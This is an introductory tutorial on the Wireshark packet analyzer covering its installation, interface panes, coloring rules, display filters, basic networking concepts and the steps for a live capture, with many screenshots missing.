Wireshark is similar to tcpdump in networking. **Tcpdump** is a common packet analyzer which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer. It has a graphic end and some sorting and filtering functions. Wireshark users can see all the traffic passing through the network.

Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface. But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic. The various network taps or **port mirroring** is used to extend capture at any point.

Port mirroring is a method to monitor network traffic. When it is enabled, the switch sends the copies of all the network packets present at one port to another port.

What is color coding in Wireshark?

The packets in the Wireshark are highlighted with **blue**, **black**, and **green color**. These colors help users to identify the types of traffic. It is also called as **packet colorization**. The kinds of coloring rules in the Wireshark are **temporary rules** and **permanent rules**.

- The temporary rules are there until the program is in active mode or until we quit the program.
- The permanent color rules are available until the Wireshark is in use or the next time you run the Wireshark. The steps to apply color filters will be discussed later in this topic.

Features of Wireshark

- It is multi-platform software, i.e., it can run on Linux, Windows, OS X, FreeBSD, NetBSD, etc.
- It is a standard three-pane packet browser.
- It performs deep inspection of the hundreds of protocols.
- It often involves live analysis, i.e., from the different types of the network like the Ethernet, loopback, etc., we can read live data.
- It has sort and filter options which makes ease to the user to view the data.
- It is also useful in VoIP analysis.
- It can also capture raw USB traffic.
- Various settings, like timers and filters, can be used to filter the output.
- It can only capture packet on the PCAP (an application programming interface used to capture the network) supported networks.
- Wireshark supports a variety of well-documented capture file formats such as the PcapNg and Libpcap. These formats are used for storing the captured data.
- It is the no.1 piece of software for its purpose. It has countless applications ranging from the **tracing down, unauthorized traffic, firewall settings, etc.**

Installation of Wireshark Software

Below are the steps to install the Wireshark software on the computer:


- Open the web browser.
- Search for '**Download Wireshark.**'
- Select the Windows installer according to your system configuration, either 32-bit or 64-bit. Save the program and close the browser.
- Now, open the software, and follow the install instruction by accepting the license.
- The Wireshark is ready for use.

On the network and Internet settings option, we can check the interface connected to our computer.

If you are Linux users, then you will find Wireshark in its package repositories.


By selecting the current interface, we can get the traffic traversing through that interface.

The version used here is **3.0.3**. This version will open as:



The Wireshark software window is shown above, and all the processes on the network are carried within this screen only.

The options given on the list are the Interface list options. The number of interface options will be present. Selection of any option will determine all the traffic. **For example**, from the above fig. select the Wi-Fi option. After this, a new window opens up, which will show all the current traffic on the network. Below is the image which tells us about the live capture of packets and our Wireshark will look like:



The above arrow shows the packet content written in hexadecimal or the ASCII format. And the information above the packet content, are the details of the packet header.

It will continue listening to all the data packets, and you will get much data. If you want to see a particular data, then you can click on the red button. The traffic will be stationary, and you can note the parameters like time, source, destination, the protocol being used, length, and the Info. To view in-depth detail, you can click on that particular address; a lot of the information will be displayed below that.


There will be detailed information on HTTP packets, TCP packets, etc. The red button is shown below:



The screen/interface of the Wireshark is divided into five parts:


- First part contains a menu bar and the options displayed below it. This part is at the top of the window. File and the capture menus options are commonly used in Wireshark. The capture menu allows to start the capturing process. And the File menu is used to open and save a capture file.

- The second part is the packet listing window. It determines the packet flow or the captured packets in the traffic. It includes the packet number, time, source, destination, protocol, length, and info. We can sort the packet list by clicking on the column name.
- Next comes the packet header- detailed window. It contains detailed information about the components of the packets. The protocol info can also be expanded or minimized according to the information required.
- The bottom window called the packet contents window, which displays the content in ASCII and hexadecimal format.
- At last, is the filter field which is at the top of the display. The captured packets on the screen can be filtered based on any component according to your requirements. For example, if we want to see only the packets with the HTTP protocol, we can apply filters to that option. All the packets with HTTP as the protocol will only be displayed on the screen, shown below:




You can also select the connection to which your computer is connected. For example, in this PC, we have chosen the current network, i.e., the ETHERNET.


After connecting, you can watch the traffic below:



In view option on the menu bar, we can also change the number of things in the view menu. You can also enable or disable any option according to the requirements.




There is a filter block below the menu bar, from where a large amount of data can be filtered. For example, if we apply a filter for HTTP, only the interfaces with the HTTP will be listed.



If you want to filter according to the source, right-click on the source you want to filter and select 'Apply as Filter' and choose '...and filter.'

Steps for the permanent colorization are: click on the 'View' option on the menu bar and select 'Coloring Rules.' The table will appear like the image shown below:



For the network administrator job, advanced knowledge of Wireshark is considered as the requirements. So, it is essential to understand the concepts of the software. It contains these 20 default coloring rules which can be added or removed according to the requirements.

Select the option '**View**' and then choose '**Colorize Packet List**,' which is used to **toggle the color on and off.**

Note: If you are not sure about the version of your desktop or the laptop, then you can download the 32-bit Wireshark which will run almost 99% on every type of computers

Now let's start with this basics- Basic concepts of the Network Traffic

IP Addresses: It was designed for the devices to communicate with each other on a local network or over the Internet. It is used for host or network interface identification. It provides the location of the host and capacity of establishing the path to the host in that network. Internet Protocol is the set of predefined rules or terms under which the communication should be conducted. The types of IP addresses are **IPv4 and IPv6.**

- o IPv4 is a **32-bit address** in which each group represents 8 bits ranging from 0 to 255.
- o IPv6 is a 128-bit address.

IP addresses are assigned to the host either dynamically or static IP address. Most of the private users have dynamic IP address while business users or servers have a static IP address. Dynamic address changes whenever the device is connected to the Internet.

Computer Ports: The computer ports work in combination with the IP address directing all outgoing and incoming packets to their proper places. There are well-known ports to work with like **FTP** (File Transfer Protocol), which has port no. 21, etc. All the ports have the purpose of directing all packets in the predefined direction.

Protocol: The Protocol is a set of predefined rules. They are considered as the standardized way of communication. One of the most used protocol is **TCP/IP.** It stands for **Transmission Control Protocol/ Internet Protocol.**

OSI model: OSI model stands for **Open System Interconnect.** OSI model has seven layers, namely, **Application layer, Presentation layer, Session layer, Transport layer, Network layer, Data link layer, and the physical layer.** OSI model gives a detail representation and explanation of the transmission and reception of data through the layers. OSI model supports both connectionless and connection-oriented communication mode over the network layer. The OSI model was developed by ISO (International Standard Organization).

Most used Filters in Wireshark

Whenever we type any commands in the filter command box, it turns **green** if your command is **correct.** It turns **red** if it is **incorrect** or the Wireshark does not recognize your command.




Fig (5)




Fig (6)




Fig (7)




Fig (10)


Wireshark is a packet sniffing program that administrators can use to isolate and troubleshoot problems on the network. It can also be used to capture sensitive data like usernames and passwords. It can also be used in wrong way (hacking) to ease drop.

Packet sniffing is defined as the process to capture the packets of data flowing across a computer network. The Packet sniffer is a device or software used for the process of sniffing.


Below are the steps for packet sniffing:

- o Open the Wireshark Application.

- o Select the current interface. Here in this example, interface is Ethernet that we would be using.
- o The network traffic will be shown below, which will be continuous. To stop or watch any particular packet, you can press the red button below the menu bar.



